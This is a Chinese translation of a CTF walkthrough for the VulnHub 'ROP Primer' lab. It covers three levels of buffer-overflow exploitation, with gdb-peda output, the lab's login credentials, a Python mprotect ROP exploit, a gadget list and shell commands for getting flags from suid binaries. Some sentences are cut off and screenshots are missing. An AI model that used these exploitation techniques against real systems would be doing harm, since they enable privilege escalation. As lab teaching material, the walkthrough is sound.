ROP Primer靶机实战--三个level带你入门ROP

SoftNight / 2018-09-22 14:32:53 / 浏览数 3435 安全技术 CTF 顶(0) 踩(0)

原文：
http://www.hackingarticles.in/hack-the-rop-primer-1-0-1-ctf-challenge/

大家好，今天我们的靶机是ROP
Primer(ROP入门)，靶机的目的正如它的名字一样，带你入门ROP。靶机下载地址：https://www.vulnhub.com/entry/jis-ctf-vulnupload,228/#download


我们这里有三个level，并且每个靶机的登录凭证已经给出，如下所示：

Levels	*Username*	*Password*
Level 0	level0	warmup
Level 1	level1	shodan
Level 2	level2	tryharder

每个level都有一个二进制文件，我们需要利用这些二进制文件来成功获取flag。
你可以在这里下载所有的exp。


开始搞破坏吧！！！
首先当然是要获取靶机的IP地址(这里我的IP是192.168.199.139，你们下载靶机之后需要根据你自己的网络配置来确定IP地址)
使用netdiscover工具来扫描，如图：

```
netdiscover
```



level 0
现在我们用level0这个用户通过ssh登录靶机。登录成功之后，我们发现两个文件，一个可执行文件level0，一个flag文件。两个文件的属主都是level1用户，但是二进制文件

```
ssh level0@192.168.199.139
```



作者在实验环境中已经提供了GDB-peda插件,PEDA是为GDB设计的一个强大的插件，全称是Python Exploit Development Assistance for GDB。所以我们可以直接在靶机中分析二进制文件。在gdb中打开二进制文件，我们发现了一个gets函数。而这个gets函数存在缓冲区溢出攻击，所以，我们可以利用它。

```
set disassembly-flavor intel
disas main
```

```
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08048254 <+0>:     push   ebp
   0x08048255 <+1>:     mov    ebp,esp
   0x08048257 <+3>:     and    esp,0xfffffff0
   0x0804825a <+6>:     sub    esp,0x30
   0x0804825d <+9>:     mov    DWORD PTR [esp],0x80ab668
   0x08048264 <+16>:    call   0x8048f40 <puts>
   0x08048269 <+21>:    mov    DWORD PTR [esp],0x80ab680
   0x08048270 <+28>:    call   0x8048d80 <printf>
   0x08048275 <+33>:    lea    eax,[esp+0x10]
   0x08048279 <+37>:    mov    DWORD PTR [esp],eax
   0x0804827c <+40>:    call   0x8048db0 <gets>
   0x08048281 <+45>:    lea    eax,[esp+0x10]
   0x08048285 <+49>:    mov    DWORD PTR [esp+0x4],eax
   0x08048289 <+53>:    mov    DWORD PTR [esp],0x80ab698
   0x08048290 <+60>:    call   0x8048d80 <printf>
   0x08048295 <+65>:    mov    eax,0x0
   0x0804829a <+70>:    leave
   0x0804829b <+71>:    ret
End of assembler dump.
```


我们使用gdb-peda来生产500字节长的pattern，并将其作为二进制文件的输入，如下：

```
pattern create 500
```

```
gdb-peda$ pattern create 500
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAnAASAAoAATAA
pAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A
%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%i
A%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%nA%SA%oA%TA%pA%UA%qA%VA%rA%WA%sA%XA%tA%YA%uA%
ZA%vA%wA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHA
sdAs3AsIAseAs4AsJAsfA'
gdb-peda$ r
Starting program: /home/level0/level0
[+] ROP tutorial level0
[+] What's your name? AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAc
AA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAA
QAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%sA%BA
%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%K
A%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%nA%SA%oA%TA%pA%UA%qA%VA%
rA%WA%sA%XA%tA%YA%uA%ZA%vA%wA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0A
sFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfA
[+] Bet you can't ROP me, AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AA
GAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPA
AlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuAAZAAvAAwAAxAAyAAzA%%A%s
A%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%
5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%nA%SA%oA%TA%pA%UA%qA
%VA%rA%WA%sA%XA%tA%YA%uA%ZA%vA%wA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsa
```


一旦我们传入这个字符串，我们就得到了一个segmentation fault错误，我们使用gdb-peda的模式偏移函数来查找EIP的偏移量，发现在44字节之后，我们可以完全覆盖EIP寄存器，如下：

```
pattern offset 0x41414641
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern offset 0x41414641
1094796865 found at offset: 44
gdb-peda$
```

现在我们来检查下安全策略，发现并没有ASLR(地址空间位置随机加载)，但是却启用了NX，所以我们无法在堆栈上执行shellcode，如图：

```
checksec
```

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

由于启用了NX，我们仍然可以使用ret2libc攻击来生成shell。但是当我们尝试输出系统的内存地址时，我们发现竟没有系统，所以我们不能执行/bin/sh来生成shell。

在描述中有一个提示，提示我们可以使用mprotect来解决这个问题。

```
p system
p mprotect
```

```
gdb-peda$ p system
No symbol table is loaded.  Use the "file" command.
gdb-peda$ p mprotect
$4 = {<text variable, no debug info>} 0x80523e0 <mprotect>
```

于是我们查看一下mprotect的man帮助手册，我们发现它可以用来改变内存部分的保护，使其可读写可执行。我们还发现它要接收三个参数，分别是地址，需要改变的内

```
       #include <sys/mman.h>

       int mprotect(void *addr, size_t len, int prot);

DESCRIPTION
       mprotect()  changes protection for the calling process's memory page(s)
       containing  any  part  of  the  address  range  in  the  interval
       [addr, addr+len-1].  addr must be aligned to a page boundary.

       If the calling process tries to access memory in a manner that violates
       the protection, then the kernel generates  a  SIGSEGV  signal  for  the
       process.

       prot  is  either  PROT_NONE  or a bitwise-or of the other values in the
       following list:

       PROT_NONE  The memory cannot be accessed at all.

       PROT_READ  The memory can be read.

       PROT_WRITE The memory can be modified.

       PROT_EXEC  The memory can be executed.
```

由于我们可以让内存部分可读可写可执行，我们将使用memcpy函数将我们的shellcode插入到内存块中，如下图：

```
p memcpy
```

```
gdb-peda$ p memcpy
$5 = {<text variable, no debug info>} 0x8051500 <memcpy>
gdb-peda$
```

现在需要选择我们要更改的内存部分，因此我们使用gdb来查看内存的映射方式，如图所示：

```
vmmap
```

```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x080ca000 r-xp      /home/level0/level0
0x080ca000 0x080cb000 rw-p      /home/level0/level0
0x080cb000 0x080ef000 rw-p      [heap]
0xb7ffd000 0xb7fff000 rw-p      mapped
0xb7fff000 0xb8000000 r-xp      [vdso]
0xbffdf000 0xc0000000 rw-p      [stack]
gdb-peda$
```

我们将把0x080ca000作为目标内存，我们将从0x080ca000开始标记4KB内存作为可读可写和可执行。我们为此生成了一个exp，如图：

```
import struct

def addr(x):
    return struct.pack("<I",x)

mprotect = 0x80523e0

padding = "A" * 44

payload = addr(mprotect)
payload += "FAKE"
payload += addr(0x080ca000)
payload += addr(0x1000)
payload += addr(0x7)

print padding + payload
```

我们将程序的输出内容保存到文件名为input的文件中，我们将使用这个内容作为二进制文件的输入，如下图：

```
python exp.py > input
```

```
level0@rop:/tmp$ python exp.py > input
level0@rop:/tmp$
```


当我们在gdb中运行二进制文件时，输入input文件中的内容，然后再来看下内存映射，发现我们选择的内存块已被标记为可读可写和可执行。

```
vmmap
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x454b4146 in ?? ()
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x080ca000 r-xp      /home/level0/level0
0x080ca000 0x080cb000 rwxp      /home/level0/level0
0x080cb000 0x080ef000 rw-p      [heap]
0xb7ffd000 0xb7fff000 rw-p      mapped
0xb7fff000 0xb8000000 r-xp      [vdso]
0xbffdf000 0xc0000000 rw-p      [stack]
gdb-peda$
```


现在我们需要从堆栈中删除mprotect的参数，以便我们可以重定向执行流程，mprotect函数使用3个参数，所以我们需要从堆栈中弹出3个值，所以我们在gdb中使用ropga
pop3ret。

```
ropgadget
```




现在我们生成了一个exp来获取一个权限高的shell。我们使用cat命令来保持shell存活，然后执行exp，现在我们就可以访问flag文件了。查看一下flag文件的内容，获取我们

```
(python /tmp/exp.py; cat) | ./level0
```



level1
完成了level0之后，我们用level1用户登录。登录进去之后，发现了flag文件，bleh文件和二进制文件level1，二进制文件同样设置了suid位。但是我们执行二进制文件的时
binding的错误，如下所示：

```
ssh level1@192.168.199.139
```



我们查看一下靶机上监听的端口，发现8888端口是开放的。我们再查看下uid是1002的进程，发现它是属于用户level1的，如图所示：

```
netstat -aepn | grep 8888
ps -aux | grep 1002
```

```
level1@rop:~$ netstat -aepn | grep 8888
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:8888            0.0.0.0:*
level1@rop:~$ ps -aux | grep 1002
level1     969  0.0  0.1   4676   824 pts/0    S+   12:04   0:00
level1@rop:~$
```

我们用nc连接一下8888端口，发现是一个可以用来存储和读取文件的程序，如图所示：

```
nc 192.168.199.139 8888
```

```
root@kali:~# nc 192.168.199.139 8888
Welcome to
 XERXES File Storage System
 available commands are:
 store, read, exit.

> read
  Please, give a filename to read:
> flag
  XERXES demands your capture
    or destruction.
  Have a NICE day.
```

我们在gdb中打开二进制文件来查看汇编代码来做进一步的分析，如图所示：

```
gdb -q level1
set disassembly-flavor intel
disas main
```

```
level1@rop:~$ gdb -q level1
Reading symbols from level1...(no debugging symbols found)...done.
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08048d19 <+0>:     push   ebp
   0x08048d1a <+1>:     mov    ebp,esp
   0x08048d1c <+3>:     and    esp,0xfffffff0
   0x08048d1f <+6>:     sub    esp,0x30
   0x08048d22 <+9>:     mov    DWORD PTR [esp+0x2c],0xffffffff
   0x08048d2a <+17>:    mov    DWORD PTR [esp+0x28],0xffffffff
   0x08048d32 <+25>:    mov    DWORD PTR [esp+0x8],0x0
   0x08048d3a <+33>:    mov    DWORD PTR [esp+0x4],0x1
   0x08048d42 <+41>:    mov    DWORD PTR [esp],0x2
   0x08048d49 <+48>:    call   0x8048780 <socket@plt>
   0x08048d4e <+53>:    mov    DWORD PTR [esp+0x2c],eax
   0x08048d52 <+57>:    mov    DWORD PTR [esp+0x8],0x10
   0x08048d5a <+65>:    mov    DWORD PTR [esp+0x4],0x0
   0x08048d62 <+73>:    lea    eax,[esp+0x14]
   0x08048d66 <+77>:    mov    DWORD PTR [esp],eax
   0x08048d69 <+80>:    call   0x8048720 <memset@plt>
   0x08048d6e <+85>:    mov    WORD PTR [esp+0x14],0x2
   0x08048d75 <+92>:    mov    DWORD PTR [esp],0x0
   0x08048d7c <+99>:    call   0x8048750 <htonl@plt>
```

我们在main函数上设置一个断点。在main +
115位置，我们发现端口8888存储在堆栈中。我们将存储在内存地址中的值更改为端口8889，以便我们可以运行该程序，如下图所示：

```
set {int}0xbffff6b0 = 8889
```

```
arg[0]: 0x22b8
[-------------------------------------stack--------
0000| 0xbffff6b0 --> 0x22b8
0004| 0xbffff6b4 --> 0x0
0008| 0xbffff6b8 --> 0x10
0012| 0xbffff6bc --> 0x8048eeb (<__libc_csu_init+7
0016| 0xbffff6c0 --> 0x1
0020| 0xbffff6c4 --> 0x2
0024| 0xbffff6c8 --> 0x0
0028| 0xbffff6cc --> 0x0
[------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 2, 0x08048d8c in main ()
gdb-peda$ set {int}0xbffff6b0 = 8889
gdb-peda$ c
Continuing.
```

我们在系统中使用pattern_create.rb脚本创建一个128字节长的pattern。这样我们就可以将字符串作为文件名传递。

```
./pattern_create -l 128
```

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l
128
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

更改端口号后，我们再进行连接，并指定存储一个128字节大小的文件，

指定文件的大小后，它会让我们输入文件名，我们传递刚才用脚本生成的128字节长的pattern作为文件名，如图所示：

```
nc 192.168.199.139 8889
```

```
root@kali:~# nc 192.168.199.139 8889
Welcome to
 XERXES File Storage System
  available commands are:
  store, read, exit.

> store
 Please, how many bytes is your file?

> 128
 Please, send your file:

> hack
   XERXES regrets to inform you
    that an error occurred
        while receiving your file.
 Please, give a filename:
> Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
```

当我们切换到gdb时，我们又得到了一个segmentation fault，如图：


```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x63413163 in ?? ()
gdb-peda$
```

我们现在使用patten_offset.rb脚本来查找EIP偏移量，如图所示：

```
./pattern_offset.rb -q 0x63413163
```


在这个挑战靶机的描述中，给了我们一个提示，我们可以使用read，write和open函数打开flag并读取内容，如图所示：

```
p read
p write
p open
```




现在我们要用ropgadget来查找gadgets，我们需要gadget pop2ret的open函数和gadget pop3ret的read函数，如图所示：

```
ropgadget
```




现在，如果我们可以得到'flag'字符串的地址，那么我们就可以读取flag并将其输出到已连接的socket中，如图：

```
find flag
```



我们生成了一个exp来获取flag，运行之后，就能找到第二个flag，如图：


```
python level1.py
```



level2

完成level1之后，以level2用户进行登录。发现了一个flag文件和一个设置了suid位的二进制文件。当我们运行二进制文件时，提示我们需要传递一个字符串参数，并且输出

```
ssh level2@192.168.199.139
```



在gdb中打开文件进一步分析，发现在main+46处，调用了strcpy函数，这个函数存在缓冲区溢出漏洞，我们可以利用它。

```
gdb -q level2
set disassembly-flavor intel
disas main
```

```
level2@rop:~$ gdb -q level2
Reading symbols from level2...(no debugging symbols found)...
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08048254 <+0>:     push   ebp
   0x08048255 <+1>:     mov    ebp,esp
   0x08048257 <+3>:     and    esp,0xfffffff0
   0x0804825a <+6>:     sub    esp,0x30
   0x0804825d <+9>:     cmp    DWORD PTR [ebp+0x8],0x1
   0x08048261 <+13>:    jle    0x804829b <main+71>
   0x08048263 <+15>:    mov    DWORD PTR [esp],0x80ab4e8
   0x0804826a <+22>:    call   0x8048dc0 <puts>
   0x0804826f <+27>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048272 <+30>:    add    eax,0x4
   0x08048275 <+33>:    mov    eax,DWORD PTR [eax]
   0x08048277 <+35>:    mov    DWORD PTR [esp+0x4],eax
   0x0804827b <+39>:    lea    eax,[esp+0x10]
   0x0804827f <+43>:    mov    DWORD PTR [esp],eax
   0x08048282 <+46>:    call   0x8051160 <strcpy>
   0x08048287 <+51>:    lea    eax,[esp+0x10]
   0x0804828b <+55>:    mov    DWORD PTR [esp+0x4],eax
   0x0804828f <+59>:    mov    DWORD PTR [esp],0x80ab500
   0x08048296 <+66>:    call   0x8048d90 <printf>
   0x0804829b <+71>:    mov    eax,0x0
   0x080482a0 <+76>:    leave
   0x080482a1 <+77>:    ret
End of assembler dump.
gdb-peda$
```

进一步分析之后，发现它跟level0的二进制文件类似，我们生成一个500字节的字符串并作为参数传递，发现EIP偏移量的位置为44字节，如图所示：

```
pattern offset 0x41414641
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern offset 0x41414641
1094796865 found at offset: 44
gdb-peda$
```

这个文件有strcpy函数，而没有gets函数，因此我们无法使用"\x00"。这里我们利用gadgets来完成我们的工作，我们使用ropshell.com来找到这个exp中所有的gadgets，

```
call
    > 0x08048197 : call eax
    > 0x0806a853 : call ebx
    > 0x0805fc64 : call ecx
    > 0x080481d4 : call edx
    > 0x0806a627 : call esi
jmp
    > 0x0804eea0 : push esp; ret
    > 0x08049477 : jmp eax
    > 0x080a642c : jmp ecx
    > 0x0808402f : jmp edx
    > 0x080aa2fd : jmp edi
load mem
    > 0x0806893c : movzx eax, [ecx]; pop ebp; ret
    > 0x080a8150 : mov eax, [edx + 0x4c]; ret
    > 0x080499f3 : mov eax, [ebp + 8]; pop ebp; ret
    > 0x080a8c40 : mov eax, [edx]; add esp, 8; pop ebx;
ret
    > 0x080649a4 : mov eax, [ecx + 8]; sub eax, edx; pop
ebp; ret
load reg
    > 0x080a81d6 : pop eax; ret
```


我们修改修改一下level0中生产的exp并插入我们的gadgets。在这个exp中，我们使用read函数来代替strcpy函数。（ gadgets在exp代码中都有解释 ）

